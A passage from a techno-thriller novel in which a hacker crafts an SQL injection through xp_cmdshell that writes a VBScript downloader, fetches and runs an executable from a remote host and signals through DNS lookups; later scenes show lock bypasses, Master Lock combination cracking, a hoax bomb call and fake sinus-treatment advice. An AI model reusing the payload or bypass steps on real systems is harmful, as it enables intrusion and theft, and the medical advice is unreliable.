He looked at the injection again. The biggest waste of space seemed to be the redundant calls to **xp_cmdshell** and **echo**. Each of them used **echo** to create a line of the download script, but Pawn wondered if he could consolidate this and, instead, use one **echo** to create the entire script. The key seemed to be inserting a line-break character where it would occur in the final file, but he could find no way to make that happen. After toying with the pipe character for a few minutes, he discovered something illogical that seemed to work.

```
C:\WINDOWS> echo line1
line1
C:\WINDOWS> echo line1 | echo line2
line1
line2
C:\WINDOWS> echo line1 | echo line2 | echo line3
line1
line2
line3
```

After stringing together multiple **echo** commands with pipe characters, the output displayed one **echo** command after another, each on its own line. Pawn winced as he looked at the command; it seemed to work fine, but the logic behind the way the pipe was working baffled him. Each subsequent **echo** took input from the previous **echo** and printed it before it printed its own output. This didn't seem like it would work, but he rebuilt the injection using the technique and threw it at Metaverse. When he moved the download file to the root web directory and pointed his browser at it, he found that the file was nearly identical to the version built one **echo** at a time. He modified the injection to download Putty again and found that it downloaded and executed, just as it had before. He pasted his new, leaner injection into an editor and reviewed it.

```
' exec master..xp_cmdshell 'echo Set xPost=CreateObject("Microsoft.XMLHTTP")
>d.vbs|echo xPost.Open "GET","http://fsrv.private.inova-
tech.com/hydrarecon.exe",0 >>d.vbs|echo xPost.Send() >>d.vbs|echo Set
sGet=CreateObject("ADODB.Stream") >>d.vbs|echo sGet.Mode=3 >>d.vbs|echo
sGet.Type=1 >>d.vbs|echo sGet.Open() >>d.vbs|echo
sGet.Write(xPost.responseBody) >>d.vbs|echo sGet.SaveToFile "h.exe",2
>>d.vbs';declare @r int;exec @r=master..xp_cmdshell 'd.vbs';if @r=0 begin
waitfor delay '0:0:5';exec master..xp_cmdshell 'nslookup www.down-gd123.com
```

```
20.1.6.8' end;exec @r=master..xp_cmdshell 'h.exe';if @r=0 begin  waitfor
delay '0:0:5';exec master..xp_cmdshell 'nslookup www.hydra-gd123.com
20.1.6.8'end;--
```

The new injection rung in at 703 characters, and would fit on sixteen tags. This meant sixteen swipes at the kiosk and perhaps more if a swipe didn't take. He got a sick feeling in his stomach. Walking into that place was going to be bad enough. Swiping sixteen tags under the vigilant gaze of the security cameras was going to take all the confidence he could muster. To make matters worse, he had coded two five-second delays into the injection; he changed each delay to three seconds. This would only save four seconds, but that was four fewer seconds standing in the café. He opened his desk drawer and removed sixteen tags. He labeled each of them carefully, broke the injection up into forty-six-character fragments, wrote each fragment to a tag and labeled each tag to maintain the order. As he wrote the last tag, appended with a NULL, he stood, gathered the injection tags and his original Java Script tag, and put the whole stack into his pocket, glad that they were so thin. He briefly considered taking his bag with him, but decided against it. He had brain farted before under less stressful circumstances and he wasn't about to risk leaving the bag behind again. He looked at the computer's clock. He had twenty minutes; plenty of time to get to The Java Script and back before Gayle arrived.

He took a deep breath to calm himself, but could not settle his uneasiness. The injection was decent, although it almost certainly had bugs he would need to work out. The next one would be a winner and then this gig would be wrapped up. Then no more Java Script, ever. There had to be safer ways to score a mocha.

Pawn walked into The Java Script at 5:45 p.m. and found it busy, which helped to ease his fraying nerves. Five customers stood in line, one at a kiosk and two more waiting for their drinks. He breathed in deeply and took his place in line.

Immediately he noticed the sign on the kiosk he had used earlier. Handwritten and stuck to the screen with Scotch tape, the three words scrawled on it practically stopped his heart: "Out of Order". He took a step back in line and bumped into a customer behind him. He spun around and immediately his system went into overload. The bull of a man behind him gave him an annoyed look, but didn't address him. He wore a dark suit and over-large mirror shades shaped like the ones fighter jet pilots wore in the movies. He had no neck to speak of; his head simply seemed to rest between his massive shoulders. Pawn gaped at him. "Sorry," he managed. The man grunted at him and resumed his conversation. Pawn turned around and pulled the tags from his pocket, discreetly making sure they were in the proper order.

Within moments, his turn had come. He flipped the tags over and took a deep breath. Using his body to cover his actions at the waist-high reader, he swiped the first tag. Every movement felt like a dream. The LED went from red to green, back to red. The screen remained unchanged. Good. He flipped through each of the tags with the same result and was through all of the tags in thirty seconds. All of them produced the same result, but after the final tag swipe, the kiosk screen went blank. After three seconds, the screen returned to normal, and then blanked again. Three seconds later the screen returned to normal.

"Oh," Pawn said. "Two pauses." The receipt printer sprung to life. He blinked. The printer ejected the receipt. He tore it off and read it.

It was completely nulled. The date was wrong, the customer name was blank, and the order number and total were both set to zero. A voice came from behind the counter. "Sir, your card didn't take. Try it again."

Pawn looked up. It was Steve, the guy that gave him his mocha earlier. He looked down at the receipt again. The screen had flashed twice and there were no error messages on the receipt.

Sir?" asked Steve.

Pawn looked up. "Oh, crap," he said.

"Sir?"

Pawn turned slowly, bumping into the wall with sunglasses. He excused himself again and walked to the door as nonchalantly as he possibly could. Two steps from the door, he lost his nerve and bolted, blasting through the door.

Pawn set a timer on his watch as he sprinted across the parking lot. "Holy freaking crap," he said, pushing himself to run faster. He had less than twenty-five minutes to get the results of two DNS requests that indicated whether he had opened the doors of Hell and pushed Gayle in.

I've Got Good News and Bad News

Pawn rounded the corner to his apartment building. Gayle was sitting on the stoop just outside the front door of the lobby. Two blocks was a decent distance for a full sprint, and he was just starting to get winded. Hearing his pounding footfalls, she turned her head towards him; seeing him, she stood. "What?" she asked as he approached.

"I have… fourteen hundred and twenty seconds," he said, looking at his watch. His breath was heavy, but regulated.

"For what, Paul?"

He continued past her, walked up the steps, pulled open the lobby's entrance door and walked through. Gayle followed close behind. The elevator stood open to the left. Pawn glanced down the hall to the stairs for a moment then opted for the elevator. He could have sprinted up the stairs, but he

doubted that Gayle could keep up. He stepped inside and punched the button for the third floor. "For what, Paul," Gayle repeated, stepping inside. He poked the Close Door button sixteen times until the doors finally began to close.

"I need to do a non-recursive lookup against a particular DNS server on the Internet," he said, intently watching the floor indicator light. The stairs might have been faster.

The elevator lurched and Gayle turned to face him. "Paul," she said. When he didn't continue, she waved her hand in front of his face and snapped her fingers five times. "Over here, Paul."

He turned to look at her and blinked. "The DNS server will cache the records for fifteen hundred seconds. After that, the records disappear. I should have found one that allowed more time, but I just used the server he gave me. Besides, it would have taken forever to scan for a caching DNS server that allows non-recursive lookups."

She took a deep breath, and her expression changed. "You are making no sense, Paul. Does this have anything to do with the Java Script?" The elevator slowed, and a sickly *ding* indicated that they had arrived at the third floor. The doors opened, and Pawn stepped out and turned to the left towards his apartment. Gayle followed.

"Paul," she said, quickening her pace to walk beside him. "You're driving me," she began, then her voice took on a serious, quiet tone. "Keep walking, Paul. Don't stop at your apartment. Just walk past them and take the stairs down."

Pawn looked down the hall, which was approximately ten feet across with apartment doors on the left and right. His apartment door was halfway down the hall, about fifty feet away. Two men were outside of his door. One was on the left, leaning against the wall, and the other on the right, his back to Pawn's door. They were talking casually but when they saw Pawn and Gayle, they stopped and turned towards them. They almost seemed to snap to attention. Pawn's heart skipped a beat.

They wore dark-colored suits with pressed white shirts and sported the same short haircuts. In the light of the hallway, they could have been twins. Had they been in the Java Script, Pawn would have ignored them, thinking they were businessmen. But standing outside his door in this run-down apartment building, they were a threat.

Still walking, he shifted his focus to the Exit sign at the end of the hall. The stairs seemed so far away. "Paul Wilson?" the man on the left asked. *Crap.* They were looking for him and he had no idea why.

"Not a word," Gayle said in a whisper, still walking. "To the stairs, and out of the building."

Pawn didn't acknowledge either of them. He just kept walking; his eyes on the exit sign, tracking them with his peripheral vision. This was a horrible feeling. *Was this about the Java Script? How could they have known so soon?* His mind flashed to the Out of Order sign on the kiosk. They must have known what he had done. These were the bad people from the café. There was no doubt in his mind. Gayle suddenly took the lead, her pace quickening to a very fast walk. She was a full two paces ahead now. As she walked between the men, the man on the left shifted towards her slightly.

"Ma'am," he began, stepping forward and grabbing her by the wrist.

The clock stopped, and the audio levels dropped to zero. Although the feeling was similar to what he felt when he watched his instructors run through *katas*, the surge of adrenaline told him that this was not a drill. This was what he had been trained for. Feeling outside of himself somehow, Pawn started his deadly dance, focusing on Gayle's attacker.

Pawn crashed forward, analyzing the situation as he moved. The man had grabbed Gayle's left arm, just above the wrist, with his right hand. Pawn generated power by quickly sinking his knees, and dropped an explosive downward punch on the back of the man's hand, landing it just above the soft, fleshy web of skin between his thumb and pointer finger. The defense was designed to shatter the delicate metacarpals on the back of his hand. A downward punch was an excellent way to go about it, pitting a vicious line of knuckles against an attacker's much weaker fan of delicate bones, but Pawn had always practiced against an opponent that had grabbed his own wrist. It was a highly effective defense given the situation, but because of the twist of the man's arm, the defense took an unintended turn. The man's thumb dislocated first, the short, thick metacarpal separating from the carpals[1]. This was not the hand injury he would come to resent the most but the shattered scaphoid and radius bones the doctors would call simply a "broken wrist" would certainly haunt him the rest of his life. Every day the weather changed, this guy would think of Pawn. For now though, he simply gasped, bent over

slightly at the waist and released his grip on Gayle, who hurried down the hall to the exit door. Pawn shifted his gaze down for a split second. A knee strike to his face would have been devastating, but required a momentum shift. This guy needed to be dispatched quickly. Following the momentum from the previous strike, he reached down and found the man's injured hand. Operating entirely by feel, he rotated his hand until he felt the man's pinky nail slide into the center of his palm. Pawn snapped his hand closed.

In the dojo the "pinky crush" was executed delicately. More than simply *folding* the pinky, it forced the smallest joint into a right angle where even the lightest pressure from an enclosing hand sent shockwaves of pain through an attacker's body. As the delicate bones and joints threatened to give way, even the most violent attacker became quickly subservient. But Pawn was not in the dojo.

He brought all his strength to bear on the fragile joints, and they snapped and popped in his hands. Pawn thought of Christmas time—oddly enough—when his dad showed him how to crush walnuts in his bare hands. It was the same feeling. The DIP joint snapped first, followed by either the PIP joint or the middle phalanx. The man shrieked, the pain of his destroyed hand amplified now by the obliterated pinky. Pawn sunk his knees sharply and shifted to the right, the man's now-willing weight following the path of least resistance, carrying him over Pawn's left leg and headfirst into the wall behind him.

Pawn stood face-to-face with the second man, whose hand was reaching inside his jacket. *Weapon.* "F.B.," the man began, his hand emerging from the jacket. Pawn shuffled forward at an angle, taking away the man's line of attack opening up a multitude of targets for himself. Pawn's elbow strike to the face was devastating. His head snapped back and his nose shattered with a sickening wet *crack*. Taking advantage of the man's compromising position, Pawn shifted again, slid his right leg behind him and delivered a downward strike to the man's chest. A second and third follow-up would have finished him off, but this was not the dojo. This was real. Pawn slid back into a defensive posture. These men were no longer immediate threats.

He turned to find Gayle. She was nowhere in sight, but the exit door was slightly ajar, its hydraulics closing it gently with a soft hiss. Pawn bolted for the door and took the steps three at a time. Reaching the lobby, he pushed

through the door and scanned the parking lot. She was twenty yards away, running in a full sprint away from the apartment building.

"Wait!" he yelled, running after her.

He caught up to her quickly. "Gayle," he called as they rounded the corner, out of sight of the front door. She stopped and turned towards him.

"What?" she shouted back. She was clearly angry.

"Why are you running away?" he asked, breathing heavily.

"Those were cops, Paul."

"Cops? " he asked.

"They were FBI! What the hell is the FBI doing at your door, Paul?"

"Oh, God," he said, looking back in the direction of the apartment. "Those guys were FBI?"

"Yes, Paul. Listen, this has to end here. We've got to split up. I can't tell you how much I appreciate what you have done for me, but I have to run. It's been nice knowing you, " she said, turning to walk away.

"I think I ran it," he said.

She turned back towards him. "Ran what, Paul?"

"Hydrarecon."

Her gaze hardened. "You did what?"

"I think I ran the recon program. We have," he looked at his watch. "Thirteen hundred and twenty-two seconds to get online so I can be sure."

She clenched her fists and leaned towards him. He tensed. Confused, he backed away slightly. "Where is your computer, Paul?" she asked, her words sharp now.

"Back in the apartment."

"So you are telling me that you *might* have started the timer signaling what could be the last twenty-four hours of my son's life?"

1. http://johnny.ihackstuff.com/temp/hand.jpg

McGaylver

"In here," Gayle said, pulling open the Rite Aid door and pushing Pawn through. She checked to see if anyone noticed them entering. There was a woman scolding a child for picking chewing gum up from the sidewalk and a man fighting with a Coke machine trying to make it accept a bill. No agents, no police. Following Pawn through the entrance, she removed her blazer, turned it inside out, and donned the now Khaki jacket with a final tug from the front hems to straighten it out.

She surveyed the interior while she pulled her hair into a knotted pony tail. There was an ice cream station to the left, immediately followed by cosmetics counters. To the right was the liquor and cheap wine racks set perpendicular to the toy aisles. The pharmacy was set completely in the back and to the right; she could see the pharmacist moving about doing something she couldn't quite make out. To the left of the back storage area was a small office. An Annie Lennox song was playing over the store PA.

Gayle was keenly aware that Pawn was a "special" person, but she had no idea how he would react in a flight situation. She'd seen field agents loose their cool under pressure. Having no idea as to the source of Pawn's pseudo-autistic condition, she had to be careful she didn't set him off. She had to make sure that she controlled the situation and that she could properly control him. She didn't want him snapping and doing to her what he did to those two federal agents. And if circumstances dictated, she might need him to do something like that again under her direction.

Gayle took Paul by the arm and started to lead him down the center aisle. "You took those guys down pretty hard."

Instinctively, Paul rotated his arm out of her grasp.

"I had to. He touched you. I thought he was going to hurt you. Was that wrong?"

"No, Paul, it was not wrong. But you have to understand that *they* will think it was wrong. *Very* wrong. You've assaulted federal agents. They will classify it as the use of a 'deadly weapon' given your training. But don't worry. I'll take care of you. Just do as I say, and I promise you will be OK. Do you understand?"

"Yes, I understand."

Paul relaxed the wrinkle between his eyes and seemed to breathe a bit more slowly. But Gayle could tell he was still very nervous. She needed to make sure she maintained control of the situation.

"Good. What kind of computer do you need, Paul?"

"Anything that can perform a *dig* or an *nslookup*. The Java Script is still the closest access we have. If I can get on their free wireless network, I might even be able to stop the process. But I do not know."

"How much time do we have before your server does its thing?"

"The cached DNS records will expire. And it is not *my* server."

"Whatever. How much time?"

Paul looked at his watch. "Approximately 1230 seconds."

"Normal people think in minutes, Paul."

"What criteria dictate minutes to be the norm?"

"*In minutes*... please!"

"About 20 now."

"If you did successfully launch the code from that URL, it may already be too late to try to stop. But we'll decide when it's time. You go over in front of the pharmacy and pretend to look for vitamins or something. Don't talk to the pharmacist, but make sure he sees you. I'll check out that office area over there. I won't be a minute. Meet me back here."

Pawn obeyed, and she quickly made her way toward the back while trying not to bring attention to herself. She knew exactly what she was looking for. Within seconds, she was at the back storage room door. To her left was a door marked "Employees Only." It wasn't locked, so she walked right in. It was a break room. There were a few boxes, a smock on a peg, and a small round table in front of a counter with a coffee maker and microwave oven. By the

smell in the room, someone had recently heated some lunch. Probably lasagna, and not vegetarian.

She moved through an entranceway to a back room in which were several lockers, a few folding chairs, and a unisex bathroom. On the back wall, there was another door next to a large window through which she could see an empty chair behind a cluttered desk. Looking through the window, she saw shelving units with a multitude of boxes and containers for various medicines and pharmaceutical products. On the desk sat an Apple PowerBook 15. Bingo. A bit more peering inside revealed a camera high on the right, its field of vision covering the office desk, the door, and probably most of the inventory storage area she could see through the window. That was not good. Worse yet, she saw a metal cylinder attached to the side of the laptop with a cable lead that vanished somewhere behind the desk. It was one of those Kensington "professional level" laptop security locks, and she could safely assume that the other end of that carbon-tempered steel core cable wasn't just dangling behind the desk.

The door had both a keyed knob as well as a deadbolt. She tried it. The knob turned, but the bolt was locked tight. OK. She needed the locked computer inside the locked room. Not insurmountable.

She figured they had only about nineteen minutes left. Nineteen minutes to find out if Paul's attack successfully started the Java Script servers' engagement in an increasingly aggressive reconnaissance scan against Kline Networks. Nineteen minutes to know for sure if the wheels driving what could be her only chance to save her son were already in motion.

For a moment, she considered simply taking the window out completely with one of the folding chairs and grabbing the laptop. She was sure she could rip it free of the locking mechanism, no matter how strong it was supposed to be. But she couldn't risk exposing their position by such a blatant break-in. Rite Aid certainly had a silent alarm that the pharmacist or cashiers could activate. And even if she could rip the laptop free, she might damage it in the process. Then there was the camera. There was always a chance she had already been captured on tape somewhere—be it the airport, in Vegas, or anywhere else in between. So far, nothing had happened that would have prompted an investigation of the store's security tapes. But if she were recorded smashing a window with a chair and stealing a laptop, particularly

now that the agency was involved in some way with this, her dark cover would be blown in a very, very noisy way. Her husband, Robert, well, ex-husband she supposed, would most certainly have that information channeled to him somehow. And she would never see her son again.

She walked out of the break room door. Paul was already walking back toward her. Meeting him halfway, she turned back and they walked down the aisle together. Her eyes snapped to the front door as they heard the not-so-distant yelp of a police cruiser trying to make its way through traffic—probably to find them.

"Time?" she asked.

"Almost 19 minutes."

"There's a Mac back there, but it's locked up pretty tight. Listen to me and do exactly as I say. We'll have to do this together, and we've got no time for screwups. Do you understand me?

"I understand you."

"We're going to need a diversion. Head to the toy aisle over there and grab anything with wires on it—a travel clock or something that might look like a timer. I don't care what it is, one of those "Spy Kids" toys might do. Come back through the auto care aisle there and grab a screwdriver—one where the blade will fit in the bottom of the deadbolt. You've got one minute. I'm going to grab some soap and a few toiletries," she said, heading toward aisle two.

"Are you going to take a bath or something?" he asked.

She turned to look at him, hoping for a smile, only to see that he was serious. He stood there with his head cocked over to one side, as if he expected her to answer him.

While Paul was clearly a unique and intriguing individual, that didn't mean that Gayle didn't get annoyed at his naiveté. She shook her head, and pointed forcefully at the floor. "Back here. One minute!"

All the items Gayle needed were close together. It was easy to quickly collect everything, and yet Paul had still managed to beat her to the break room door. She thought she had caught the attention of one of the cashiers, but it seemed that now the cashiers and the pharmacist were helping customers and weren't noticing either of them.

Gayle held in her arms a roll of toilet paper, a small bar of Ivory soap, a can of Ultra Rave hairspray, an Oral B flosser, some disposable razors, and a can of Barbasol Beard Buster shaving cream. She nodded for Pawn to open the door, screwdriver now in his back pocket and a toy "Spy Alarm Kit" under his arm.

"Time?"

"Seventeen minutes. There are some seconds too, but you only wanted minutes."

In about 1,000 seconds, she knew that Pawn's DNS server would clear any record of the telltale hostname that indicated success or failure of her code launch. There were no chances, no maybes. It was a machine, and it would perform its task to the second. One moment, the answer would be there. The next, it would be gone forever.

Gayle quickly moved to the back office door and placed her items on the tile floor. She began by ripping the soap out of its paper wrapper, snapping it in half, and then snapping each section in half again.

"Take that out," she said, gesturing toward the spy alarm kit. "Can you take it apart?"

"Of course."

"Good," she said, handing him two quartered pieces of Ivory soap. "Put these in that microware for one minute. While you are doing that, take the back of that thing off and pull the two longest wires out." She threw the remaining soap, wrapper, and alarm kit packaging in the corner.

It was then that the break room door opened with an accompanying knock. Gayle immediately met Paul's nervous gaze with a finger to her lips, her eyes telling him to be still.

"Hello?" came the voice. "Anyone back there?"

Gayle peeked out from behind the door jam to see an elderly man standing in the half-open doorway to the break room. He was a customer.

"Yes? Can I help you?" Gayle said, stepping toward the door.

"Oh, yes, please. Do you know of any alternative ways to treat a sinus infection? I've got this prescription for some antibiotics, but my wife tells me that I should not just jump on a prescription every time I'm sick. Like a more natural remedy or something."

"I'm on my break, sir."

"Oh, yes. I'm sorry. It's just that the other pharmacist is with someone. Can't you help?"

"Sure I can, sir." Gayle needed just a second to come up with something that sounded feasible.

"Ah, I know just the thing. You just need to get some hydrogen peroxide and squirt it into your nasal passages. That will do the trick."

"Hydrogen peroxide? Really? That will work?"

"Absolutely. I'm a doctor. I should know. It will probably burn a bit, but it will clear you right up." Gayle smiled at him.

"How do I get it in there? I mean, up my nose?"

"Oh, any old turkey baster will do. Just fill it up, lean your head back, and squirt it down in there."

"Really?"

"Of course. But you have to keep it a secret! We can't have you ruining our business by not buying antibiotics, can we now?"

The old man perked up at that, thanked Gayle, and left closing the door behind him. She went back to work on the locked door.

"You are a doctor?" asked Pawn.

"Of course not."

"Then how did you know that would work? I mean, the hydrogen peroxide and turkey baster?"

"I *don't*, Paul. For all I know it will make his eyeballs explode. Now stop asking stupid questions and get to work!"

Pawn immediately moved to the break room and got to work. Gayle ripped open the razors and then the Oral B "Hummingbird" flosser. Using the razor, she shaved off one of the "Y" flossing arms and whittled the other to a thin, long shank.

The microwave's *ding* let her know that her hack job took a minute. She heard Pawn open the appliance door.

"This is a fascinating transformation, but what is it?"

"What's it look like?"

"It is hard to describe. I have not seen anything that looks quite like this."

"That's the idea. Let me see how it turned out."

Pawn stood in the doorway holding what looked like a pair of huge, billowing, marbleized, contorted cotton balls. Parts of them looked shiny. They appeared solid, as if they might weigh a couple of pounds each, but they were almost weightless.

"Perfect. You got the wires out of that toy yet?"

"Yes."

"Put the soap blobs on the table, one behind the other, and stick the wires into the front one. Position the toy timer so that you can see it from the door, but try to obscure the front somehow."

Pawn did so. The spy alarm kit was nothing more than a little black box with a digital LCD for the time of day and another small black piece that acted as a "door break" alarm magnet. It was designed to sound if someone opened a door the unit was attached to. Pawn thought it might actually be quite cool to play with at another time, and it was only $16.99.

Batteries were not included, of course, but he could tell the display was a "clock" from the preprinted clear sticker affixed to the display showing the numbers "10:45." He set up the pieces as he was told and went back to check on Gayle.

"I did what you asked me to do. It looks like a bomb or something."

"That's what it is, Paul."

"What? That substance can explode?"

"Of course not. It's just soap. It's just supposed to *look* like it might explode. From a distance anyway."

"It does."

"Of course, it's not a *dirty* bomb." Gayle laughed. Pawn didn't.

"That was funny, Paul. I thought we could use a bit of levity."

"OK."

"Never mind. Come here now. I need your help. Get the hair spray and the shaving cream. Pop the wide-mouth top off of the shaving cream and replace it with the small aerosol top from the hair spray."

While Pawn followed instructions, Gayle took the screwdriver and firmly placed it in the bottom portion of the deadbolt key hole. She then took her newly altered Oral B Hummingbird flosser and examined the end. It was now long and thin, but it was a bit crooked at the point where the remaining arm of the "Y" had been orphaned. It would have to do.

She flicked it on, and the arm vibrated excitedly. She inserted the shank into the top of the lock and began repeatedly scraping the shank against the upper inside of the lock in a back-to-front direction while gently exerting twisting pressure on the screwdriver with her other hand. Her shoulders rocked back in forth in rhythmic motion as she danced with the deadbolt, and Pawn looked on in amazement. In about seven seconds, the tumblers stuck into place, and she twisted the bolt open.

"That was amazing," he said.

"Thank you. But we've got a long way to go. Give me that."

Pawn handed over the new-headed can of shaving cream. Gayle shook the can, aimed it at the opposite wall—a good 12 feet away—and squeezed down on the cap. A needlepoint stream of compressed shaving cream shot across the room in a perfect thin line and immediately foamed into a 2-inch diameter ball upon impact with the wall. It stuck there.

Gayle then opened the office door and moved her head in just enough for her to locate the far wall camera. With one eye closed, she aimed the can at the camera and pressed the cap. A long, steady stream of shaving cream crossed the room and hit the camera right below the lens. Using the stream as a tracer, she nudged her aim up and blocked out the lens with a generous blob of expanding foam.

"Was that a surveillance camera?" he asked.

"Yes."

"That was brilliant."

"Thank you, Paul."

"I am sorry I called you a n00b.'"

"You called me a noob?'"

"I thought it."

Gayle stood and quickly unwrapped the pink paper from around the individual roll of Scott toilet paper she had grabbed. She worked out the center cardboard core. Wadding a generous portion of tissue, she wiped down the door knob, the razor blade handle, the flosser, and the can of shaving cream.

"Time?"

"Less than 15 minutes."

"We don't have much time left."

"No, we do not."

She ripped off a section of the toilet paper tube from the outside in, about an inch and a half square, careful not to affect the cut of the outer edge. With her little square of cardboard in hand, she approached the PowerBook. Testing the carbon steel cable, she found that it was indeed firmly attached to a steel "U" joint bolted into the leg of the desk. She checked the locking cylinder to see if by chance it was not properly connected, but it was. Fine.

Quickly verifying that the camera's view was still blocked, she rolled the square of cardboard into a small tube, with the cut side out. Holding it next to the cylindrical locking mechanism, she scaled her tube to match the diameter of the female lock receptacle, tearing off the excess cardboard.

With the thin cardboard tube now the right diameter, she inserted it into the laptop lock key and twisted it back and forth while pushing the cardboard into the lock. Within three seconds, the lock opened.

She pulled away the lock and handed the laptop over to Pawn. "Let's get going."

"You opened that lock with a roll of toilet paper."

"Yes, I did."

"You did it in seconds."

"Yes, Paul, I did."

"Where did you learn to do that?"

"YouTube." She grinned. "Ironic. Get it?"

"You said you did not know how to use the Internet."

"No, I said I didn't have a lot of *use* for the Internet. I never said I didn't know how to use it. And you've really got to learn how to pick up when people are joking. Let's go."

Pawn followed Gayle out and into the break room, where she pointed at the phone. "Dial 911. Tell them there is a bomb in the break room and hang up."

Pawn dialed 911.

"911 operator. Is this an emergency?"

"There is a bomb in the break room."

Pawn hung up.

"Now, hit the PAGE button and hold the receiver to my mouth." He did, at which point Gayle screamed into the handset "THERE IS A BOMB IN THE BREAKROOM!! GET OUT!!"

Together, they ran through the storage room double doors and out the back exit. The store was now in relative turmoil, despite the handful of employees and customers.

"You were trying to scare everyone so that we could get away."

"Right."

"But there was no danger of anyone getting hurt."

"No danger."

"That was conceptually similar to yelling 'movie' in a crowded firehouse, then?"

Gayle looked over at Pawn and through pauses in her breathing as they ran together down the back alleyway, she couldn't help asking, -

"Was that a joke, Paul?"

"Yes it was. Was it funny?"

She smiled.

"Yes. It was funny. Time?"

"Approximately 13 minutes."

"We've got to hurry!"

The Java Script was only a couple of minutes away at a full run, but it seemed like far more than that. Gayle had taken a calculated risk with calling in the bomb threat. If the feds weren't aware of their location, they would be after that stunt. But given the fact that Metro had been called in, it was a pretty good bet that she and Pawn would have been spotted. At least she had bought a bit of time. Not that it stopped the DNS cache countdown they were running against.

Pawn arrived first. He made his way back along the tree line beside the green space where the power lines were and followed them down behind the strip mall where the Java Script was located. They had made a wider arc than

he would have, but Gayle said it was a good idea. It added only a few seconds to the trip.

By the time Gayle caught up with Pawn, he was outside the back door to the Java Script typing furiously on the laptop's keyboard. She had spotted at least two different patrol cars on her way around back, and she could hear shouting in the distance. The feds, possibly people she knew, were drawing close.

"Well?" she asked, a bit out of breath as she approached Pawn.

"It wants Liam's password."

"Who's Liam?"

"Liam is the user who has a password to log on to this system."

"Ahhh! We really don't have time for this! OK. We've got to gain access to that system, but we can't do it out here. They are really close now."

Gayle ran up past Pawn and tested the back doors. She found the Java Script's door locked, and the adjacent retail spaced locked as well. The door of the third space down from Java Script had possibilities.

"Paul, didn't the space two down from Java Script have a 'Lease' sign in the window?"

"Yes."

"This is it. It's got a combination lock on the back door."

"Do you want me to smash it or something?"

"No. That would make too much noise. Cops are probably moving their way back here as we speak. See if you can squeeze into this alcove with me and keep out of sight. I'll see if I can pick it."

"You are going to pick a combination lock?"

"Well, the term is 'brute force,' but, yes, I'm going to try."

"Are there not tens of thousands of possible combinations on those?"

"64,000 actually. But this is a Master lock."

"And that is bad?"

"No, that's good. I know a couple of math tricks that can help us out here. But I'll need your help, too. How good are you at remembering numbers?"

"I remember numbers."

"Do you remember them well? Can you keep sequences in your head?"

"I *remember* numbers."

"Good enough. Try to keep an eye on things without letting anyone see you sticking your head out. If someone gets close enough to spot us, you may need to disable them."

Pawn seemed to consider that for a moment, but eventually nodded.

Gayle took the lock in hand and spun the dial clockwise several times. Pulling down gently on the lock to create tension on the shackle, she closed her eyes and spun the dial. It moved a couple of positions and then "clicked" into place. She released pressure, pulled it down again, and moved the dial until it clicked into place again at a different number. She didn't even open her eyes to see where. She was merely getting a feel for how the lock felt as the tumbler controlling the last digit of the combination locked.

There were 12 possible tumbler locking positions for the last digit, all but one of them a false positive. Determining which one was the most critical part of this process.

Opening her eyes now, she spun the dial clockwise several time to clear the tumblers. Starting at zero, she applied pressure to the shank, and moved the dial clockwise until it clicked. There was a bit of play, as there always was, which allowed the dial to rock back and forth right between 37 and 38, the midpoint being the blank space between the two numbers. "Thirty seven and a half," she said. She repeated the step, this time the dial "locking" so that it rocked slightly on either side of 34; the "play" midpoint landing on the number itself. "Thirty four," She said. Again, she released, tensioned, and spun. It locked on either side of 30. She said the number and found the next midpoint between 27 and 28. "Twenty seven and a half," she said. She continued around the lock until she completed a revolution. "Twenty three and a half, twenty, seventeen and a half, thirteen and a half, ten, seven and a half, three and a half, and zero."

She hoped she had it right. The math would tell.

"How many numbers did I call out?"

"Twelve."

"If you drop all the 'half' numbers, did we end up with five?"

"Yes. 34, 30, 20,10, and 0."

"Perfect! All but one end in the same digit. The last number of the combination is 34. Master Lock's modulus variable is always four, which goes into 34 eight times, right?"

"No, it goes into 34 eight and a half times."

"I mean integer values. Whole numbers...Eight times, with a remainder of two."

"Yes."

"So, 34 modulus four equals two."

"OK."

"This should be easy for you. We need 10 numbers starting with our modulus of two. We just take that number and add four each time. That gives us 2, 6, 10, 14, 18, 22, 26, 30, 34, and 38. One of those numbers is our first digit."

"How do you find out the second digit?"

"That's easy. Just add two to the first digit for all 10 numbers: 4, 8, 12, 16, 20, 24, 28, 32, 36, and 40, which is zero. One of those numbers is our second number."

They heard the sound of at least two cars screeching to a halt. Gayle's best guess was that they were in the strip mall parking lot. Another hard brake report far on the other side made three cars.

"They're coming," she said. "We've got to hurry."

"So how do you know which one it is?"

"We have to try them."

"All of them?"

"Yes Paul. This isn't magic. And keep your voice down. If they knew we were here, they would have already run around the back and would be shooting at us by now. I need you to focus. The last digit is 34. We'll start with the first, go through the 10 possibilities for the second digit, and start again until we get it. There are only 100 possibilities now. Max. And if we are lucky, we'll have a low first digit. There is no other way. Give me the number sets one at a time. Quickly and quietly."

Pawn whispered off the numbers in order, starting with two as the first digit, and incrementing through the possible second digits while Gayle tried them.

2 4 34
2 8 34
2 12 34
2 16 34

2 20 34
2 24 34
2 28 34
2 32 34
2 36 34
2 0 34

"Nothing. Switch up to the second series."

"I can hear them. We should run."

Gayle turned and made direct eye contact with Pawn.

"This is our only shot. It will work. You have to trust me. Give me the second series, Paul."

"OK."

6 4 34
6 8 34
6 12 34
6 16 34
6 20 34
6 24 34
6 28 34

At 6-28-34, the lock popped open. It was off in a moment, and with a slight push against the door to free it from the water-swollen frame, they were inside.

There was a sliding bolt lock on the inside of the door. Gayle quietly slid it into place. Smiling at Pawn she said, "Told you so. Now, let's get to work."

They moved to a middle office as close to the adjoining wall to the Java Script Cafe as they could without being spotted from the front pane glass windows. Paul put the laptop on the floor, sat before it, and opened the lid. It awoke from its closed-lid sleep, displaying the password prompt for the user "Liam."

Gayle sat down next to him. "Did you try everything?"

"Obviously not."

"How about 'spin my dreidel?' Did you try that?"

"What's a dreidel?"

"Never mind. We'll just have to force our way in."

"How?"

"Move."

Gayle held down the power button for a moment, and then selected "Shut down" from the menu. She powered the PowerBook back on. When the startup chord sounded, she involuntarily started whistling the beginning notes to the Scorpions "Wind of Change." She always did that.

Holding down the command key and "s," she waited for the Mac to boot into single-user mode.

"We've got only a few minutes left," Pawn said, sounding worried. "We cannot miss this."

"I know. But you're going to have to be patient. I've not done this in quite some time, and I'm not really sure it will even work."

She read the prompts.

```
BSD root: disk0s3, major 14, minor 2
Singleuser boot -- fsck not done
Root device is mounted read-only
If you want to make modifications to files:
       /sbin/fsck -fy
       /sbin/mount -uw /
If you wish to boot the system, but stay in single user mode:
       sh /etc/rc
localhost:/ root#
```

"Well, we want to make modifications," she began, typing *fsck -fy*.

